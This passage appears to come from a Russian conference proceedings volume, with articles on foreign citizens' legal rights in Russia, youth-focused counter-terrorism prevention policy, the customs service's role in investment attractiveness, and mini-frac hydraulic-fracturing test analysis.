В любой стране мира иностранцев наделяют соответствующим правовым статусом. Совокупность прав и обязанностей иностранных лиц, закрепленная в национальном праве, явствует собой правовой режим иностранных граждан в данном государстве.

На территории Российской Федерации иностранные граждане наделяются широким кругом прав и обязанностей, которые можно классифицировать в соответствии с общепризнанным делением по социальному назначению на такие группы как личные, социально-экономические, культурные и политические.

---

65 http://www.gks.ru

66Смашникова Т. Б. Понятие незаконной миграции и нелегальной миграции в нормативных правовых актах Российской Федерации // Вестник Челябинского государственного университета. 2011. № 19 (234). Право. Вып. 28. С. 50–53.

67 Федеральный закон от 31.05.2002 N 62-ФЗ (ред. от 01.05.2016) "О гражданстве Российской Федерации"

68 Федеральный закон от 25.07.2002 N 115-ФЗ (ред. от 17.04.2017) "О правовом положении иностранных граждан в Российской Федерации".

В правовой доктрине презюмируется принцип недискриминации иностранных граждан в гражданских правоотношениях69, в силу которого все государства обладают правом требовать от иных стран создания для его граждан тех же условий, какими пользуются лица всех других государств, то есть общих и одинаковых для каждого. Так, идея о недопущении умаления прав иностранного гражданина приобрела правовое закрепление в международно-правовом принципе недискриминации иностранных лиц.

Основное содержание правового положения иностранных граждан определяется прежде всего правами и обязанностями, находящимися в тесном взаимодействии и связи с институтом гражданства, юридическими и социальными гарантиями, а также ответственностью.

Теперь перейдем непосредственно к рассмотрению некоторых гражданских правоотношений, предусматривающих возможность участия в них в качестве субъектов иностранный элемент.

Иностранные граждане могут свободно заниматься предпринимательской деятельностью на территории Российской Федерации, что прямо вытекает из ее основного закона. Нерезиденты РФ обладают теми же правами и обязанностями, что и резиденты РФ, что иной раз подтверждает принцип недискриминации. Спецификой является лишь то обстоятельство, что для того чтобы оформить ИП на территории России иностранному гражданину необходимо иметь разрешение на временное проживание, причем в том регионе, в котором планируется ИП. Немаловажным является то обстоятельство, что срок нахождения в этом статусе ограничен сроком проживания в России, который указан в разрешении на временное проживание или виде на жительство. Кроме того, для ведения бизнеса иностранному лицу требуется получение разрешения на работу.

Законодательством РФ предусмотрена возможность иностранных граждан усыновлять российских детей-сирот. Усыновление российских детей иностранными гражданами возможно, если не удалось передать их на усыновление родственникам или другим российским гражданам, что закреплено в ст. 21 Конвенции о правах ребенка. Для реализации положения были созданы региональные банки и федеральный банк данных о детях, оставшихся без попечения родителей.

Иностранные граждане обладают правом купли-продажи недвижимости на территории Российской Федерации, за исключением объекта недвижимости в приграничной области нашей страны, что направлено на обеспечение безопасности государства. Приобретение недвижимости на территории России обязывает иностранное лицо уплачивать на него налог наравне с гражданами РФ. Статус налогового резидента имеют иностранных государств, проживающие в РФ не менее 183

[69]Нешатаева Т. Н. Международный гражданский процесс. – М.: Дело, 2001 – с. 71.

дней в течение 12 месяцев70. При этом, период проживания человека в России не прерывается, если он уезжает из страны время от времени на срок менее полугода в целях лечения, обучения или по работе на морских буровых платформах.

Таким образом, иностранные граждане, легально находящиеся на территории Российской Федерации обладают практически тем же объемом прав и обязанностей, что и ее граждане. Наличие некоторых ограничений, продиктовано исключительно мерами государственной и общественной безопасности, что обосновано национальным режимом, признанным государством.

Использованные источники:

1. Нешатаева Т. Н. Международный гражданский процесс. – М.: Дело, 2001 – с. 71.

2. Смашникова Т. Б. Понятие незаконной миграции и нелегальной миграции в нормативных правовых актах Российской Федерации // Вестник Челябинского государственного университета. 2011. № 19 (234). Право. Вып. 28. С. 50–53.

[70] "Налоговый кодекс Российской Федерации (часть вторая)" от 05.08.2000 N 117-ФЗ (ред. от 03.04.2017) (с изм. и доп., вступ. в силу с 04.05.2017).

УДК 343

Масейчук Ю.М.
преподаватель
кафедра огневой и тактико-специальной подготовки
Уфимский юридический институт МВД России
Россия, г. Уфа

О МЕРАХ, ФОРМАХ И МЕТОДАХ ПРОТИВОДЕЙСТВИЯ ТЕРРОРИЗМУ

Аннотация: в статье приводится анализ применяемых сегодня мер в сфере противодействия экстремистским и террористическим проявлениям, дается характеристика форм и методов деятельности в данной сфере. Особое внимание уделяется вопросам снижения экстремистских проявлений и склонности к террористической деятельности в молодежной среде.

Ключевые слова: терроризм, террористический акт, экстремизм, противоэкстремистская деятельность.

Maseichuk Y.M.
teacher of the Department of Fire and tactical-special training
Ufa law Institute of the Ministry of internal Affairs of Russia
Russia, Ufa

ON MEASURES, FORMS AND METHODS OF COUNTERACTION TO TERRORISM

Annotation: the article provides an analysis of the measures used today in the field of countering extremist and terrorist manifestations, describes the forms and methods of activity in this area. Particular attention is paid to the issues of reducing extremist manifestations and inclination to territorial activities among young people.

Key words: terrorism, terrorist act, extremism, anti-extremist activity.

Делая упор на содержание ведущих направлений противодействия террористической угрозе противоэкстремистская деятельность производится с помощью реализации совокупности мер, в процессе которых используются различные формы и способы, взаимосвязанные и упорядоченные между собой технологии, системы и методы воздействия на субъекты террористической деятельности; моменты, которые содействуют его возникновению и развитию; показатели террористических проявлений.

Основными группами мер по предотвращению терроризма являются:

- политические (меры по нормализации социально-политической ситуации, разрешению социальных инцидентов, снижению значения общественно-политической напряженности, осуществлению международного сотрудничества в области борьбы с терроризмом);
- социально-экономические (меры по оздоровлению социально-экономического положения в отдельных частях и выравниванию значения

становления регионов, уменьшению маргинализации населения, сокращению имущественной дифференциации, обеспечению общественной обороны населения);

- правовые (административные, уголовные, организационные и меры, нацеленные на неотвратимость санкции за сов боеприпасов, взрывчатых препаратов, наркотических и психотропных средств, радиоактивных материалов, небезопасны биологических препаратов и химических реагентов, финансированию терроризма; регулировка миграционных процессов и применения информационно-коммуникационных систем);

- информационно-пропагандистские (меры по разъяснению сути и объяснению угрозы терроризма, влияния на людей (групп граждан) с целью воспитания у них отрицательной идеологии насилия и вербования их к роли в противодействии терроризму);

- культурно-образовательные (меры по формированию социально важных ценностей в обществе и воспитанию толерантности);

- организационные и технические (разработка и реализация мотивированных программ и определенных мер по обеспечению объектов возможных террористических атак методами технической защиты, совершенствование механизма ответственности за нарушение требований в отношении антитеррористической безопасности объектов террористических устремлений и технического оборудования для членов антитеррористической деятельности). методы обнаружения, предотвращения и пресечения террористической работы с целью целенаправленной силы и умственного воздействия на некоторые субъекты терроризма.

Более эффективной и действенной формой пресечения теракта является контртеррористическая операция – комплекс особых, оперативно-боевых, войсковых и других мероприятий с применением боевой техники, орудия и особых средств по пресечению теракта, обезвреживанию боевиков, обеспечению безопасности физических лиц, организаций и учреждений, также по минимизации последствий теракта.

В процессе реализации мер по минимизации и (либо) устранении последствий проявлений террористической деятельности главную роль играют способы локализации и преодоления экстренных ситуаций, которые были вызваны экстремистскими актами, реализуемые в форме разных по длительности и масштабам мероприятий с привлечением соответственных сил и средств действий для спасения и эвакуации людей, пострадавших от теракта.

Одним из главных направлений борьбы с экстремистскими и радикальными проявлениями в публичной среде выступает их профилактика. В индивидуальности принципиально проведение данной предупредительной работы в среде молодежи, в связи с тем, что непосредственно обозначенная среда в силу целого ряда различных обстоятельств является одной из более уязвимых в плане подверженности плохому действию разных антисоциальных и преступных групп. Социальная

и вещественная незащищенность молодежи, частый максимализм в оценках и суждениях, психологическая незрелость, важная зависимость от чужого представления – вот только некоторые из событий, которые разрешают говорить о возможности легкого распространения радикальных мыслях в числе российской молодежи.

При этом, данные мысли в молодежной среде получают существенное распространение.

Так, по данным МВД РФ на начало 2017 года, около 98 тысяч молодых людей участвовали в деятельности различных экстремистских группировок.

Неокрепшие юные умы часто даже не думают про то, что принимая участие в работе схожих формирований, они не лишь не решают свои имеющиеся трудности, да и делают для себя бессчетные новые, на самом деле, уничтожают свое будущее.

Непременно, проводить профилактику террористической деятельности и радикализма в числе молодежи намного выгоднее, чем убрать показатели подобных явлений.

Можно, в том числе, предложить последующие мероприятия, которые направлены на уменьшение радикальных проявлений в молодежной среде:

1. Проведение всеохватывающих мероприятий по формированию законодательной культуры в молодежной среде. А именно, этому могло бы содействовать значительное расширение правовой составляющей воспитании и образовании. Познание собственных прав и свобод будет содействовать развитию у юного поколения чувства почтения к правам и свободам остальных лиц, также к их жизни, здоровью и достоинству.

2. Воспитание у молодежи толерантного миропонимания, терпимого отношения ко всем людям, вне зависимости от их национальности, религии, общественного, имущественного положения и других событий. У каждого человека с юношества обязана закладываться идея про то, что необходимо уважать всех людей, вне зависимости от каких – или событий, нельзя разделять людей по хоть каким признакам. Это поможет оказывать противодействие разным видам религиозного, национального и социального экстремизма.

3. Решение вопросов организации позитивного досуга молодежи. Государству нужно хлопотать про то, чтоб не лишь в больших крупных городах, да и в самых маленьких населенных пунктах интенсивно действовали клубы, дома культуры, кинозалы, музеи и иные общественно - культурные учреждения.

Нужно также активнее пропагандировать в молодежной среде здоровый стиль жизни, занятия спортом и физкультурой. Принципиально увидеть, что перечисленные мероприятия должны быть доступны всей молодежи и в материальном плане.

4. Увеличение уровня социальной и вещественной защищенности молодежи, помощь в трудоустройстве юных профессионалов, поддержка жилищных программ для молодежи. Данные меры посодействуют юным

людям понять, что правительство хлопочет о них, и нет необходимости совершать противозаконные действия и получать материальные средства от террористов и экстремистов.

УДК 339.7.01

Маслыгин А.В.
студент 4 курса
Васин М.А.
студент 4 курса
научный руководитель: Ахмедзянов Р.Р., к.э.н.
Калужский государственный университет им. К. Э. Циолковского
Россия, г. Калуга

РОЛЬ ФТС В ПОВЫШЕНИИ ИНВЕСТИЦИОННОЙ ПРИВЛЕКАТЕЛЬНОСТИ РОССИЙСКОЙ ФЕДЕРАЦИИ

Аннотация: Развитие экономики страны в большой степени зависит от привлечения иностранных инвестиций и увеличения их объема. Инвестиционная привлекательность – один из важнейших факторов, который влияет на экономическое развитие страны. Федеральная таможенная служба выполняет большое количество действий для повышения инвестиционной привлекательности Российской Федерации. Правительство принимает новые законы, планы деятельности, заключает соглашения с таможенными органами других стран. ФТС упрощает и ускоряет прохождение товаров на территорию страны путем унификации таможенных процедур и введения новых технологий для ускорения заполнения документов.

Ключевые слова: инвестиции, инвестиционная привлекательность, экономическое развитие, унификация таможенных процедур, внедрение технологий.

Maslygin A.V.
the student of the 4 course
Kaluga state University. K. E. Tsiolkovsky
Russia, Kaluga
Vasin M.A.
the student of the 4 course
Kaluga state University. K. E. Tsiolkovsky
Russia, Kaluga
Scientific supervisor: Ahmedzyanov R.R.
Candidate of Economic Sciences
Kaluga state University. K. E. Tsiolkovsky
Russia, Kaluga

THE ROLE OF THE FCS IN INCREASING THE INVESTMENT ATTRACTIVENESS OF RUSSIAN FEDERATION

Abstract: The development of the country's economy mostly depends on

attracting foreign investments and increasing their volume. Investment attractiveness is one of the most important factors that affects the economic development of the country. The Federal Customs Service performs a large number of actions to increase the investment attractiveness of the Russian Federation. The government adopts new laws, activity plans, agreements with customs authorities of other countries. The Federal Customs Service simplifies and accelerates the passage of goods into the country through the unification of customs procedures and the introduction of new technologies to speed up the filling in documents.

Keywords: investments, investment attractiveness, economic development, unification of customs procedures, the introduction of technology.

Одной из проблем развития экономики является вопрос привлечения иностранных инвестиций и улучшение инвестиционного климата региона. Инвестиции – это ресурс, который определяет эффективную деятельность социально-экономических систем, в том числе и страны. На сегодняшний день в России большинство отраслей экономики испытывают потребность в привлечении больших объемов инвестиций.[71]

Инвестиционная привлекательность страны – это показатель, который определяется совокупностью экономических, социальных, финансовых, общественных и политических факторов. С помощью определения уровня инвестиционной привлекательности определяется вектор движения финансового, человеческого и интеллектуального капиталов.[72]

Высокий уровень инвестиционной привлекательности является одним из основных факторов, способствующих поддержанию высоких темпов социально-экономического развития региона. Таким образом, государственные органы и определенные службы должны создавать благоприятные условия для иностранных инвесторов, чтобы развивать отечественную экономику. Страну следует сделать привлекательной для предпринимательства и зарубежных инвесторов, одним из положительных последствий данных действий будет повышение качества жизни людей.

Основной задачей большинства органов является повышение инвестиционной привлекательности Российской Федерации, к их числу относится Федеральная Таможенная служба (далее ФТС).

Начиная с 2014-2015 годов, российская экономика находится в кризисном состоянии. За эти годы инвестиционная привлекательность снизилась, объем прямых иностранных инвестиций снизился. В связи с внешним геополитическим давлением, а так же санкционной политикой Европейских стран последние годы Российская Федерация наращивала потенциал в сельскохозяйственной области, а так же принимались активные действия в улучшении инвестиционного климата страны, принимались

[71] Жулина, Е. Г. Инвестиции. Курс лекций / Е.Г. Жулина. - М.: Экзамен, 2016. - 192 с

[72] Борисова, О.В. Инвестиции. В 2 т. Т.1. Инвестиционный анализ: Учебник и практикум / О.В. Борисова, Н.И. Малых, Л.В. Овешникова. — Люберцы: Юрайт, 2016. — 218 с.

определенные законопроекты, создаются зоны свободной торговли, территории опережающего развития (далее ТОР), особые экономические зоны (далее ОЭЗ). Россия научилась действовать в данных условиях давления со стороны Соединенных Штатов Америки. В нашей стране стали принимать различные программы и законопроекты по повышению инвестиционной привлекательности, проводить встречи, направленные на решение данного вопроса. ФТС так же играет немаловажную роль в решении этой проблемы. Согласно «Плану деятельности ФТС на период 2013-2018 годов» утвержденному 15.09.17, главной целью является улучшение инвестиционного климата в Российской Федерации, максимальное содействие внешнеторговой деятельности.

Согласно данных международного банка объем прямых инвестиций (далее ПИИ) в период с 2015 по 2017 год растет.

Таблица 1 – Объем ПИИ в период 2015-2017 годов в РФ:

Год	2015	2016	2017
Размер инвестиций, млрд долларов	6, 852	32,538	28,683
Место в рейтинге	39	21	16

Источник: www.worldbank.org

В 2015 году объем ПИИ составил 6,852 млрд. долларов, что во много раз меньше, чем в аналогичные периоды 2016 и 2017 годов. Это связано с тем, что в конце 2014 года и в начале 2015 года в стране только разрабатывались планы действий в условиях кризиса и экономического кризиса, вызванных событиями на Украине. Однако в 2015 году Правительство РФ предпринимало действия, чтобы увеличить инвестиционную привлекательность и приток инвестиций. В 2015 году ФТС России выступила инициатором крупных мероприятий. Было уделено внимание сотрудничеству с такими авторитетными и влиятельными иностранными объединениями, как: Ассоциация европейского бизнеса, Российско-Германская внешнеторговая палата, Японская организация по развитию внешней торговли (ДЖЕТРО), Франко-российская торгово-промышленная палата, Ассоциация итальянских предпринимателей, Индийский бизнес-альянс. Налажены контакты с Финско-Российской торговой палатой, Русско-азиатскм союзом промышленников и предпринимателей, Ассоциация вьетнамских бизнесменов и Российско-арабским советом. Данные мероприятия привели к тому, что размер ПИИ в 2016 году увеличился на 25,585 млрд. долларов или на 476%. В 2016 году объем ПИИ в Россию составляет 32,538 млрд. долл.

В 2014 году Россия поставила задачу «разворота на Восток». Из-за санкций многие российские компании оказались отрезаны от западных рынков капитала. В настоящее время в восточном направлении есть

позитивные сдвиги. Об этом говорится в докладе «ЕАЭС и страны Евразийского континента: мониторинг а анализ прямых инвестиций». Россия активно развивает экономические отношения с Китаем, товарооборот растет с каждым годом, поэтому российские службы предпринимают все попытки для его увеличения в большей степени. ФТС принимает постановления и законы, упрощающие прохождение товаром границы, принимает все меры для унификации таможенных процедур.

За период 2016 года таможенные службы развивали внешнеэкономические отношения с Китаем и предпринимали действия для повышения инвестиционной привлекательности отдельных регионов. Внутриэкономическая политика развития регионов влияет на привлечение иностранных инвестиций. Китай является одним из крупных инвесторов Российской Федерации. Китай заинтересован в инвестировании и развитии Дальневосточного федерального округа (далее ДФО). На территории свободного порта Владивосток применяется процедура свободной таможенной зоны. Таможенная процедура позволяет помещать и использовать товары на территории без уплаты таможенных пошлин, налогов, без применения запретов и ограничений, что приводит к повышению инвестиционной привлекательности.

Взаимодействие между Россией и Финляндией в сфере таможенного дела также способствовало повышению инвестиционной привлекательности страны.

В 2017 году ФТС России и Таможня Финляндии подписали Меморандум о взаимопонимании в области обмена информацией о товарах и транспортных средствах, перемещаемых в рамках международной торговли. Этот документ станет правовой базой для реализации проекта «Новый зеленый коридор» между Россией и Финляндией.

Россия и Финляндия довольно прочно взаимодействуют в сфере таможенного дела. Таможенное сотрудничество непосредственно влияет на качества и эффективность таможенного администрирования и, следовательно, на объемы и динамику финансовых потоков в сфере ВЭД. Торгово-экономические отношения строятся на взаимовыгодной основе. Общая сумма прямых инвестиций за 2017 год в Россию составляет 28,683 млрд. долларов США. За 2017 год финские компании инвестировали в Россию около 14 млрд. долларов США.

Россия заняла 16 место в рейтинге Всемирного банка по размеру прямых иностранных инвестиций в 2017 году, в 2015 году и в 2016 году 39 и 21 место соответственно. Можно сделать вывод, что инвестиционная привлекательность страны растет. Однако в 2017 году общий объем инвестиций меньше чем в 2016 году на 4,155 млрд. долларов, что связано с тем, что в мире общие потоки инвестиций снизились, так разница между 216 и 2017 годом в прямых инвестиция в США составляет более 100 млрд. долларов.

Одним из факторов повышения потока инвестиций является

совершенствование таможенного оформления и унификация таможенных процедур.

Для совершенствования таможенного оформления и увеличения товарооборота ФТС принимает соответствующие меры. Был подписан «меморандум о совершенствовании таможенного регулирования электронной торговли» 7 ноября 2018г. в Пекине. Данный документ был подписан в целях совершенствования порядка таможенного оформления и контроля товаров, перемещаемых в рамках международной электронной торговли, подписан ФТС России и Главным таможенным управлением Китая.

Помимо этого был введен Федеральный закон от 03.08.2018. № 289 ФЗ «О таможенном регулировании в Российской Федерации и о внесении изменений в отдельные законодательные акты Российской Федерации». Данный закон регулирует отношения связанные с ввозом и вывозом товаров, проведение таможенного контроля, таможенное оформление, таможенное администрирование. С помощью него принимаются меры для совершенствования таможенного оформления и таможенного администрирования.

Также принятие нового таможенного кодекса ЕАЭС от 01.01.2018 было направлено на унификацию таможенных процедур и совершенствование таможенного оформления.

Сокращение времени выполнения таможенных операций является одним из факторов, которые влияют на повышение инвестиционной привлекательности страны.

ФТС России приняла комплексную программу развития до 2020 года, одной из целей этой программы является сокращение времени выполнения таможенных операций, время регистрации деклараций, время выпуска деклараций, внедрение электронных технологий, увеличение количества электронных транзитных деклараций.

В период с 2015 по 2017 год количество автоматически зарегистрированных деклараций увеличилось почти в 9 раз. 110 тысяч в 2015 году, 963 тысячи в 2017 году.

Принимаемые ФТС меры по сокращению времени на проведение таможенных операций, внедрению современных информационных технологий ведут к серьезному снижению временных и финансовых издержек участников внешнеторговой деятельности, что в свою очередь повышает инвестиционную привлекательность России в целом.

Правительство Российской Федерации добилось того, что в 2017 году наша страна вошла в рейтинг Международного консалтингового агентства (PricewaterhouseCoopers), с самой высокой инвестиционной привлекательности и занимает 11 место в нем.

Таким образом можно сказать, что роль ФТС в формировании инвестиционной привлекательности постоянно возрастает. Для развития и повышения своей роли ФТС следует продолжать упрощать таможенные

процедуры, уменьшать время прохождения товаров, принимать соответствующие законопроекты.

Использованные источники:

1. Жулина, Е. Г. Инвестиции. Курс лекций / Е.Г. Жулина. - М.: Экзамен, 2016. - 192 с
2. Борисова, О.В. Инвестиции. В 2 т. Т.1. Инвестиционный анализ: Учебник и практикум / О.В. Борисова, Н.И. Малых, Л.В. Овешникова. — Люберцы: Юрайт, 2016. — 218 с.
3. Федеральная таможенная служба: официальный сайт [Электронный ресурс]. – Режим доступа: http://www.customs.ru (дата обращения: 25.11.2018).
4. Всемирный банк: официальный сайт [Электронный ресурс]. – Режим доступа: www.worldbank.org

УДК 622.276.66

Мастриков А.В.
студент магистратуры
Горно-нефтяной факультет
Уфимский государственный нефтяной технический университет
Россия, г. Уфа

ИНТЕРПРЕТАЦИЯ НАГНЕТАТЕЛЬНЫХ ТЕСТОВ С ПОМОЩЬЮ АНАЛИЗА МИНИ-ГРП

Аннотация: проанализированы методы, позволяющие определить или уточнить давление и время смыкания трещины гидроразрыва, найденное по Мини-ГРП. К ним относятся методы «Анализ графика G-функции», «Анализ после смыкания трещины ГРП», «Билогарифмическиĭ анализ». Показаны их возможности и способы осуществления.

Ключевые слова: гидродинамические исследования скважин (ГДИС), нагнетательный тест, гидроразрыв пласта (ГРП), мини-ГРП, кривая падения давления (КПД), анализ после смыкания, билогарифмическиĭ анализ.

Mastrikov A.V.
undergraduate
Mining-oil faculty
Ufa State Petroleum Technological University
Ufa, Russian Federation

INTERPRETATION OF INJECTION TESTS THROUGH AN ANALYSIS OF MINI-FRAC

Abstract: methods to determine or to specify fracture closure pressure and time from mini-frac have been analyzed. These include methods of pulse injection while pressure decline and determination of « G-function analysis plots», «After Closure Analysis», «Log-Log Analysis». Potential and practical application of the methods have been demonstrated.

Keywords: hydrofrac, injection test, hydraulic fracturing, mini-frac,

pressure fall-of curve, after closure analysis, log-log analysis.

Введение в анализ теста Мини-ГРП

Мини-ГРП – нагнетательный тест перед основным ГРП, анализирует представленную информацию, необходимую для проектирования дизайна трещины, а также пластовых характеристик после создания трещин. Представляет собой процедуру, при которой небольшой объем жидкости вводится в пласт с определенной скоростью для создания трещины ГРП. В ходе испытания регистрируются скорость нагнетания жидкости разрыва, забойное давление и последующее падение давления после остановки нагнетания.

Обзор анализа Мини-ГРП

После испытания и регистрации необходимых параметров строятся графики для его дальнейшего анализа. Рассмотрим поподробнее каждый тип графика и его анализ.

График анализа G-функции

График использует декартовы координаты и содержит следующие кривые:

- Забойное давление как функция от G-функции;
- Первая производная от приведенной выше;
- Полулогарифмическая производная ($G\frac{dp}{dG}$) от приведенной выше.




Рисунок 1 – график анализа G-функции

Основные этапы анализа заключаются в следующем:

- Установка прямой линии, проходящей через начало координат по кривой полулогарифмической производной;
- Определение времени закрытия, установив вертикальную линию (красная стрелка в эскизе выше) в правильном положении данных.

Основными результатами анализа являются время смыкания (от остановки); давление смыкания; время смыкания; соответствующее значение G-функции при смыкании; мгновенное давление остановки (ISIP); «чистое» давление; эффективность жидкости разрыва η.

Также анализ позволяет идентифицировать тип утечки среди четырех известных типов.

a) Нормальная утечка:

- трещина прекращает распространяться при остановке;
- площадь трещины постоянна после остановки;
- однородный массив.

Этот тип идентифицируется полулогарифмической производной, падающей на прямую, проходящую через начало координат.

Отклонение от прямой указывает на *смыкание трещины*.

b) Утечки зависящие от давления (PDL):

- Вторичные трещины.

Он идентифицируется характерным горбом на полулогарифмической производной над экстраполированной прямой проходящей через начало координат.

Конец горба определяет **давление открытия трещины**, в то время как последующее отклонение от прямой идентифицирует *смыкание трещины*.

c) Снижение высоты трещины (FHR):

Он идентифицируется характерным горбом на полулогарифмической производной под экстраполированной прямой, проходящей через начало координат.

Отклонение от прямой указывает на *смыкание трещины*.

d) Расширение кончика трещины (FTE):

- трещина продолжает расти после остановки;
- смыкание трещины не наблюдается.

Он идентифицируется полулогарифмической производной, располагающейся вдоль прямой, которая экстраполируется выше начала координат.




Рисунок 2 – типы утечек

График квадратного корня из времени

Этот график похож на график G-функции, но вместо G-функции использует квадратный корень времени. Он используется для подтверждения точки смыкания, проверяя, что он соответствует локальному максимуму производной давления.

Процедура анализа состоит в том, чтобы провести вертикальную линию смыкания через максимум локальной производной давления.

Основными результатами анализа являются время смыкания (от остановки) и давление смыкания.

Билогарифмический график

Билогарифмический график логарифмической производной давления-это график, который отображается в билогарифмических координатах, показывает разность давлений и полулогарифмическую производную. В этом режиме этапы анализа заключаются в следующем:

• Установка специализированной прямой (наклон 1 для псевдорадиального режима течения и/или 1/2 для псевдолинейного) вдоль кривой полулогарифмической производной.

• Перемещение вертикальных линий таким образом, чтобы определить начало линейного потока, конец линейного потока и начало радиального потока.

После определения временных диапазонов периодов течений тип графика может быть изменен как на линейный, так и на радиальный. Для этих типов давление отображается в декартовых координатах в зависимости

от линейной или радиальной функции потока. Последовательность анализа состоит в том, чтобы установить прямую линию над кривой давления в соответствующий временной интервал. Затем обновляется начальное пластовое давление (вместе с проницаемостью удаленной зоны в радиальном режиме), и можно вернуться к графику квадрата линейной функции, чтобы проверить поведение разности давлений со специализированными линиями.

Основными результатами анализа являются:

- Начало периода псевдолинейного течения (от остановки).
- Конец периода псевдолинейного течения (от остановки).
- Начало периода псевдорадиального течения (от остановки).
- Начальное пластовое давление.
- Проницаемость удаленной зоны (если в период псевдорадиального потока определена прямая линия).

АСА Анализ: линейные, радиальные и квадрат линейные графики

Анализ после смыкания (А.С.А.) требует идентификации полностью развившихся псевдолинейных и/или псевдорадиальных режимов потока. Эти режимы могут быть идентифицированы характерными наклонами на билогарифмическом графике падения давления за вычетом пластового давления ($P - P_i$) и полулогарифмической производной давления в зависимости от квадрата линейной функции потока (F_L^2).

В псевдолинейном режиме течения наклон полулогарифмической производной должен быть 1/2. Функция разности давлений также должна вести себя с наклоном 1/2, а ее величина должна быть вдвое больше, чем у полулогарифмической производной.

В псевдорадиальном режиме течения оба наклона должны быть равны 1, а кривые должны совпадать.




Рисунок 3 – график А.С.А. анализа

Если идентифицируется линейный режим, то декартовский график

зависимости давления от F_L (для псевдолинейного режима течения):

$$F_L = \frac{2}{\pi}\sin^{-1}\sqrt{\frac{t_c}{t}}$$

Для режима радиального течения он должен быть декартовым графиком зависимости давления от F_R (для псевдорадиального режима течения):

$$F_R = \frac{1}{4}\ln\left(1+\frac{19t_c/\pi^2}{t-t_c}\right)$$

Этот последний график дает прямую линию с точкой пересечения, равной пластовому давлению P_i.

